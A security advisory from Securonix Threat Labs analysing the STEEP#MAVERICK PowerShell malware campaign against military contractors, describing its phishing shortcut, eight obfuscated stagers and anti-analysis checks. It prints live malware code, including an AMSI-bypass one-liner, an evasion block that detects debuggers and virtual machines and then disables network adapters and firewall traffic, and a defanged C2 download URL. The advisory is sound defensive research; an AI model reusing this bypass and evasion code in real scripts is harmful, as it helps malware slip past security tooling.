Securonix Threat Labs Security Advisory: Detecting STEEP#MAVERICK: New Covert Attack Campaign Targeting Military Contractors

securonix.com/blog/detecting-steepmaverick-new-covert-attack-campaign-targeting-military-contractors/

By Securonix Threat Labs, Threat Research: D. Iuzvyk, T. Peck, O. Kolesnikov

```
[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField("AmsiInitFailed",'NonPublic,Static').SetValue($Nnull,$True);
function ouT-DefAULT {};

if  [string]::IsNullOrEmpty(Get-ComputerInfo -Property CsDomain,HyperVisorPresent) -eq ${True}
    -or &Get-Process -ErrorAction SilentlyContinue "fiddler","procmon","sysmon","idapro","ida64","ida64pro","dnSpy","OllyScript","OllyDbg","x64dbg","ghidra","processhacker","pestudio","Radare2","peexplorer","relyze","pwndbg","binaryninja","ida37fw","httptoolkit","hexrays","Scylla","PEiD","bincat","BinDiff","efiXplorer","Windbg","Hiew","autoruns","PE-bear","pebear","depends","cerpro"
    -or (&Get-WmiObject -Class Win32_DesktopMonitor)."screenHeight" -lt 777
    -or ($(&Get-Date) - ([WMI]'').ConvertToDateTime(&Get-WmiObject Win32_OperatingSystem).InstallDate)).days -le 3
    -or [string]::IsNullOrEmpty(  ((&Get-WmiObject Win32_OperatingSystem).installDAte) -eq ${True})
    -or (&Get-CimInstance Win32_PhysicalMemory)."Manufacturer" -match "QEMU|VirtualBox|VirtualPC|VMware|Hypervisor"
    -or (&Get-ComputerInfo -Property "CsDomain","HyperVisorPresent") -like "*WORKGROUP*True*"
   {
      &Disable-NetAdapter ('*') -IncludeHidden -Confirm:${fAlse} -ErrorAction SilentlyContinue
      netsh advfirewall set domainprofile firewallpolicy blockinboundalways,blockoutboundalways | &Out-Null;
```

Introduction

Securonix Threat Research team recently discovered a new covert attack campaign targeting multiple military/weapons contractor companies, including likely a strategic supplier to the F-35 Lightning II fighter aircraft. The stager mostly employed the use of PowerShell and while stagers

written in PowerShell are not unique, the procedures involved featured an array of interesting tactics, persistence methodology, counter-forensics and layers upon layers of obfuscation to hide its code.

Additionally, the remote infrastructure or command and control (C2) involved with the stager was relatively sophisticated. We noticed three unique domains leveraging Cloudflare CDN which we will go over a bit more in depth later as to how each plays a role.

Target Analysis and Attack Chain

As we'll dive into a bit deeper in the next section, spearphishing was the primary means of initial compromise. The attack was carried out starting in late summer 2022 targeting at least two high-profile military contractor companies.

The overall attack chain can be seen in the figure 1 below which highlights the initial compromise phase of the attack, which as you can see is quite robust compared to most loaders we've seen in the past.



Figure 1: Attack Chain

Initial Infection: Shortcut to Code Execution

As with a lot of targeted campaigns, initial infection begins with a phishing email sent to the target containing a malicious attachment. Similar to that of the STIFF#BIZON campaign we reported earlier this year, the phishing email contains a compressed file containing a shortcut file, in this

case “Company & Benefits.lnk”.



Figure 2: Company & Benefits.pdf.lnk

The shortcut file does some tricky things to avoid detection. First, it attempts to hide its execution by calling forfiles rather than cmd.exe or powershell.exe like we’ve seen in the past.

It then takes the powershell.exe executable file and then copies it to C:\Windows, renames it to AdobeAcrobatPDFReader, and then uses it to execute the rest of the PowerShell string. Logs generated from Sysinternals Sysmon identify this in figure 3 below.



Figure 3: Windows logs showing renamed PowerShell.exe

The rest of the powershell script runs on a loop with a 120 second timeout or until an error is not produced. C2 communication is attempted at the URL: hxxps://terma[.]dev/0 to pull down the initial stager.

Initial Infection: Stager Attack Chain

Once the .lnk file is executed by the user, a rather large and robust chain of stagers will execute. Each stager is written in PowerShell and each is very heavily obfuscated. In total we observed eight layers to the stage which carry a wide range of techniques.

Let's start peeling back this onion of stagers by first examining the first stage as it is executed from the remote C2 server. The file which is loaded remotely via invoke expression is an extensionless file simply named "0".

Each encoded or obfuscated layer will be highlighted in the table below along with code snippets for a better visual.

Stage	Obfuscation Techniques
1	.LNK Execution – PowerShell IEX to remote C2 server (above)

2 Reordering/Symbol Obfuscation, IEX Obfuscation



Figure 4

3 Byte Value Obfuscation, IEX Obfuscation



Figure 5

4 Raw Compression, IEX Obfuscation



Figure 6

5 Raw Compression, IEX Obfuscation



Figure 7

6	Raw Compression, IEX Obfuscation



Figure 8

7	Reordering, String Replace, backtick obfuscation, IEX Obfuscation



Figure 9

8	Final payload assembly execution

Stage (7): Anti-Analysis Techniques

Just before the last stage was downloaded and executed, stage 7 provided some interesting techniques involving obfuscation, counter forensics and anti-debugging.

First the malicious PowerShell script kicks off with an AMSI evasion technique. This technique is fairly well-known and effectively attempts to disable AMSI code analysis state thus preventing malicious code analysis.



Figure 10: AMSI Evasion

Counter-forensics or anti-debugging techniques were quite prevalent and nearly hostile! The code first checks for processes matching a long list of those which could be used for monitoring process execution flow, or disassembly.

This list includes:

fiddler, procmon, sysmon, idapro,ida64, ida64pro, dnSpy, OllyScript, OllyDbg, x64dbg, ghidra, processhacker, pestudio, Radare2, peexplorer, relyze, pwndbg, binaryninja, ida37fw [sic!], httptoolkit, hexrays, Scylla, PEiD, bincat, BinDiff, efiXplorer, Windbg, Hiew, autoruns, PE-bear, pebear, depends, cerpro

The script then leverages WMI to check information related to the desktop monitor. Any system with a screen height of less than 777 pixels high will cause the script to fail.

Next, it uses WMI again to check for the system install date and memory information. If the date is less than three days, the script will fail.

Native PowerShell commands are used for two more checks, one looking for Win32_PhysicalMemory property for memory matching “QEMU|VirtualBox|VirtualPC|VMware|Hypervisor“. Get-ComputerInfo is then used for computer properties containing (“CsDomain”,”HyperVisorPresent”) -like “*WORKGROUP*True*“. This checks for the presence of a hypervisor or a non-domain joined system.

```
~/0020/1.ps1 • - Sublime Text (UNREGISTERED)
File Edit Selection Find View Goto Tools Project Preferences Help
4  if  [string]::IsNullOrEmpty(Get-ComputerInfo -Property CsDomain,
       HyperVisorPresent) -eq ${True}
5      -or &Get-Process -ErrorAction SilentlyContinue "fiddler","procmon"
         ,"sysmon","idapro","ida64","ida64pro","dnSpy","OllyScript","
         OllyDbg","x64dbg","ghidra","processhacker","pestudio","Radare2
         ","peexplorer","relyze","pwndbg","binaryninja","ida37fw","
         httptoolkit","hexrays","Scylla","PEiD","bincat","BinDiff","
         efiXplorer","Windbg","Hiew","autoruns","PE-bear","pebear","
         depends","cerpro"
6      -or (&Get-WmiObject -Class Win32_DesktopMonitor)."screenHeight"
         -lt 777
